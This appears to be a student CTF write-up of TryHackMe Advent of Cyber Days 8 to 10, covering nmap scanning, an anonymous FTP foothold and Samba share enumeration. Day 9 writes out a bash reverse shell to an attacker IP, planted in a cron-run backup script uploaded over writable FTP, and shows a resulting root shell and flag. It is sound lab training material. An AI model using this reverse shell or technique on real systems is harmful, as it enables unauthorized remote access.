
to “Christmas.zip” file and open “Operation Artic Storm.pdf” to find out the author.

Day 8:Networking: What's Under the Christmas Tress?

Tools used: Kali, Firefox, Terminal, Nmap

Question 1

Search google




1998

Snort is a free and open source network intrusion prevention system (NIPS) and network intrusion detection system (NIDS) created by Martin Roesch in 1998.



Question 2

Open terminal run Nmap Machine_IP



```
(1211102409㉿kali)-[~]
$ nmap 10.10.144.13
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 01:58 EDT
Nmap scan report for 10.10.144.13
Host is up (0.19s latency).

Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 15.29 seconds
```

Question 3

Look at the information from Nmap -sV and -A

```

└─(1211102409㉿kali)-[~]
$ nmap -A 10.10.144.13
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 02:05 EDT
Nmap scan report for 10.10.144.13
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBFC's Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.00 seconds

└─(1211102409㉿kali)-[~]
$ nmap -sV 10.10.144.13
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 02:06 EDT
Nmap scan report for 10.10.144.13
Host is up (0.19s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
19350/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.26 seconds

```

Question 4

Version of Apache show beside the at the port 80

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Apache httpd 2.4.29 ((Ubuntu))

Question 5

The service run on port 2222 also can be read from Nmap -sV

2222/tcp	open	ssh
----------	------	-----

Question 6

We can see that the http-tittle is TBFC's Internal Blog, so we can guess that the website used for blog

```
[root@kali]~[/home/1211102409]
# nmap --script http-title 10.10.144.13
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 02:32 EDT
Nmap scan report for 10.10.144.13
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
|_http-title: TBFC's Internal Blog
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 3.14 seconds
```

Thought Process/Methodology

First, we use google and find out that the Snort was created in 1998 by Martin Roesch. Next, we open run nmap Machine_IP using the terminal. The output included the port numbers of the three services running that we are finding. After that, we run nmap -Pn Machine_IP to ignore ICMP being used. We also try settings such as -A and -sV and compare the output given. We realized that with -A the output will provide more output than -sV. By looking at the two outputs we get, we can find out the name of the Linux distribution that is running, the version of Apache, and the service running on port 2222. Then, we run nmap --script http-title Machine_IP with terminal and get the title “TBFC's Internal Blog”. With the title, we figure out that the website may be used for Elf McEager's blog. In the end, we also try different scripts against the remaining services.

Day 9 - [Networking] Anyone can be Santa!

Tools used: kali Linux, Terminal, AttackBox.

Question 1

Typing **ftp 10.10.30.115** in Terminal and login with **anonymous**. To check the directories, just type the **ls** command.

```
(1211102696㉿kali)-[~]
└─$ ftp 10.10.30.115
Connected to 10.10.30.115.
220 Welcome to the TBFC FTP Server!.
Name (10.10.30.115:1211102696): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

```
(1211102696㉿kali)-[~]
└─$ ftp 10.10.30.115
Connected to 10.10.30.115.
220 Welcome to the TBFC FTP Server!.
Name (10.10.30.115:1211102696): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||39322|)
150 Here comes the directory listing.
drwxr-xr-x  2 0      0          4096 Nov 16 2020 backups
drwxr-xr-x  2 0      0          4096 Nov 16 2020 elf_workshops
drwxr-xr-x  2 0      0          4096 Nov 16 2020 human_resources
drwxrwxrwx  2 65534  65534     4096 Nov 16 2020 public
226 Directory send OK.
```

Question 2

From the directory listing, it shows that only the directory **public** has data. Hence, it is accessible by the “anonymous” user.

```
drwxr-xr-x  2 0      0          4096 Nov 16 2020 backups
drwxr-xr-x  2 0      0          4096 Nov 16 2020 elf_workshops
drwxr-xr-x  2 0      0          4096 Nov 16 2020 human_resources
drwxrwxrwx  2 65534  65534     4096 Nov 16 2020 public
```

Question 3



Use command **cd public** to change directory. Then, use command **ls** to check the directories. The backup.sh is the script getting executed.

```
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||8333|)
150 Here comes the directory listing.
-rwxr-xr-x  1 111    113        341 Nov 16 2020 backup.sh
-rw-rw-rw-  1 111    113        24 Nov 16 2020 shoppinglist.txt
```

Question 4

Use **get** command to download the shoppinglist.txt file.


```
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
229 Entering Extended Passive Mode (|||29854|)
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 00:00 (0.12 KiB/s)
```



Question 5

Use **get** command to download **backup.sh**. We then exit the **ftp**. Next, type **nano backup.sh** in Terminal. Comment off the original command in the shell script, and add **bash -i >& /dev/tcp/10.10.142.253/4444 0>&1**. Press **Ctrl + X**, then **y** and press **Enter**.

```
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||29616|)
150 Here comes the directory listing.
-rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt
226 Directory send OK.
ftp> get backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||24797|)
150 Opening BINARY mode data connection for backup.sh (341 bytes).
100% |*****| 341 133.57 KiB/s 00:00 ETA
226 Transfer complete.
341 bytes received in 00:00 (1.70 KiB/s)
```



```
1211102696@kali: ~ × 1211102696@kali: ~ × 1211102696@kali: ~ ×
```

```
GNU nano 6.2                                     backup.sh
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!
# Create backups to include date DD/MM/YYYY
filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";
# Backup FTP folder and store in elfmceager's home directory
tar -zcvf /home/elfmceager/$filename /opt/ftp
# TO-DO: Automate transfer of backups to backup server YYYY
```

Open a new tab in Terminal, type **nc -lvpn 4444** .

```
root@ip-10-10-115-81:~# nc -lvpn 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.142.253 32882 received!
bash: cannot set terminal process group (1392): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~#
```

Then retype **ftp 10.10.242.75** and login with **anonymous**. Change the directory to cd public, use command **put backup.sh**. Wait for the netcat's output.

```
[~] 1211102696@kali:[~]
$ ftp 10.10.242.75
Connected to 10.10.242.75.
220 Welcome to the TBFC FTP Server!.
Name (10.10.242.75:1211102696): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||23865|)
150 Here comes the directory listing.
-rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||39886|)
150 Ok to send data.
100% |*****| 387 5.05 MiB/s 00:00 ETA
226 Transfer complete.
387 bytes sent in 00:00 (0.90 KiB/s)
```

```
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
```

Thought Process/Methodology

First of all, we need to open the terminal and type in **ftp 10.10.30.115** and login with “anonymous”. Then, check the directories by using **ls** command. From the directory listed, we can tell the **public** directory is the one that is accessible to the “anonymous” user. Use **cd public** command to change directory and use **ls** command to check the script executed within the directory. Use the **get** command to download the **backup.sh** and **shoppinglist.txt** . Open it to check the movie name. Exit the current ftp. Use nano backup.sh in Terminal and comment off the original command. Add **bash -i >& /dev/tcp/THM_IP/4444 0>&1** . Then, press **Ctrl + x, y and Enter**. Open a new terminal, type **nc -lvpn 4444**. Retype **ftp 10.10.242.75** and login with “anonymous”.


Change directory to **public** and use the put command to upload **backup.sh**. Check the netcat for the output.

Day 10:Networking: Don't be sElfish

Tools used : Kali Linux, terminal

Question 1

Check the help option to find the flag description



The screenshot shows a terminal window with two tabs. The current tab is titled '1211100917@kali: ~' and contains the output of the 'enum4linux -h' command. The output provides detailed information about the tool's functionality and available options.

```
(1211100917㉿kali)-[~]
$ enum4linux -h
enum4linux v0.9.1 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com). Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
  -U      get userlist
  -M      get machine list*
  -S      get sharelist
  -P      get password policy information
  -G      get group and member list
  -d      be detailed, applies to -U and -S
  -u user  specify username to use (default "")
  -p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
  -a      Do all simple enumeration (-U -S -G -P -r -o -n -i).
          This option is enabled if you don't provide any other options.
  -h      Display this help message and exit
  -r      enumerate users via RID cycling
  -R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
  -K n    Keep searching RIDs until n consecutive RIDs don't correspond to
          a username. Impies RID range ends at 999999. Useful
          against DCs.
  -l      Get some (limited) info via LDAP 389/TCP (for DCs only)
  -s file brute force guessing for share names
  -k user User(s) that exists on remote system (default: administrator,guest,krbtgt,domain ad
```

Question 2

Number of users on Samba

```
1211100917@kali: ~
File Actions Edit View Help
platform_id      :      500
os version       :      6.1
server type      : 0x809a03

===== ( Users on 10.10.51.192 ) =====

index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy      Name:   Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager      Name: elfmceager      Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson  Name:   Desc:

user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
```

Question 3

“Shares” in Samba server

```
1211100917@kali: ~
File Actions Edit View Help
===== ( Share Enumeration on 10.10.51.192 ) =====

Sharename      Type      Comment
tbfc-hr        Disk      tbfc-hr
tbfc-it        Disk      tbfc-it
tbfc-santa     Disk      tbfc-santa
IPC$          IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

Server      Comment
Workgroup      Master
TBFC-SMB-01    TBFC-SMB

[+] Attempting to map shares on 10.10.51.192
//10.10.51.192/tbfc-hr  Mapping: DENIED Listing: N/A Writing: N/A
//10.10.51.192/tbfc-it   Mapping: DENIED Listing: N/A Writing: N/A
//10.10.51.192/tbfc-santa  Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.10.51.192/IPC$      Mapping: N/A Listing: N/A Writing: N/A
```

Question 4

Using “smbclient” to login and find the share that doesn’t require password

A screenshot of a terminal window titled "1211100917@kali: ~". The window has two tabs: "1211100917@kali: ~" and "1211100917@kali: ~". The content of the terminal shows three consecutive attempts to connect to shares using the "smbclient" command:

```
(1211100917㉿kali)-[~]
$ smbclient //10.10.51.192/tbfc-it
Password for [WORKGROUP\1211100917]:
tree connect failed: NT_STATUS_ACCESS_DENIED

(1211100917㉿kali)-[~]
$ smbclient //10.10.51.192/tbfc-hr
Password for [WORKGROUP\1211100917]:
tree connect failed: NT_STATUS_ACCESS_DENIED

(1211100917㉿kali)-[~]
$ smbclient //10.10.51.192/tbfc-santa
Password for [WORKGROUP\1211100917]:
Try "help" to get a list of possible commands.
smb: \> 
```

Question 5

Find the directory of ElfMcSkidy leave for Santa

A screenshot of a terminal window showing the contents of the "tbfc-santa" share. The user runs "ls" to list the files:

```
(1211100917㉿kali)-[~]
$ smbclient //10.10.51.192/tbfc-santa
Password for [WORKGROUP\1211100917]:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
jingle-tunes
note_from_mcskidy.txt

          D      0  Wed Nov 11 21:12:07 2020
          D      0  Wed Nov 11 20:32:21 2020
          D      0  Wed Nov 11 21:10:41 2020
N     143  Wed Nov 11 21:12:07 2020

10252564 blocks of size 1024. 5369400 blocks available
smb: \> 
```

Thought Process/Methodology

First, we type “enum4linux -h” in terminal in order to find the flags description. Then, using “enum4linux -a 10.10.51.192” , we find numbers of users on Samba. At the same time, we can find number of shares in Samba server at the bottom. Next ,using “smbclient”, we’ll find the share that doesn’t require password to login (tbfc-santa). Lastly, we’ll find the directory that have notes from

Mcskidy to Santa which is located at jingle-tunes as it has D which is directory above the text from Mcskidy.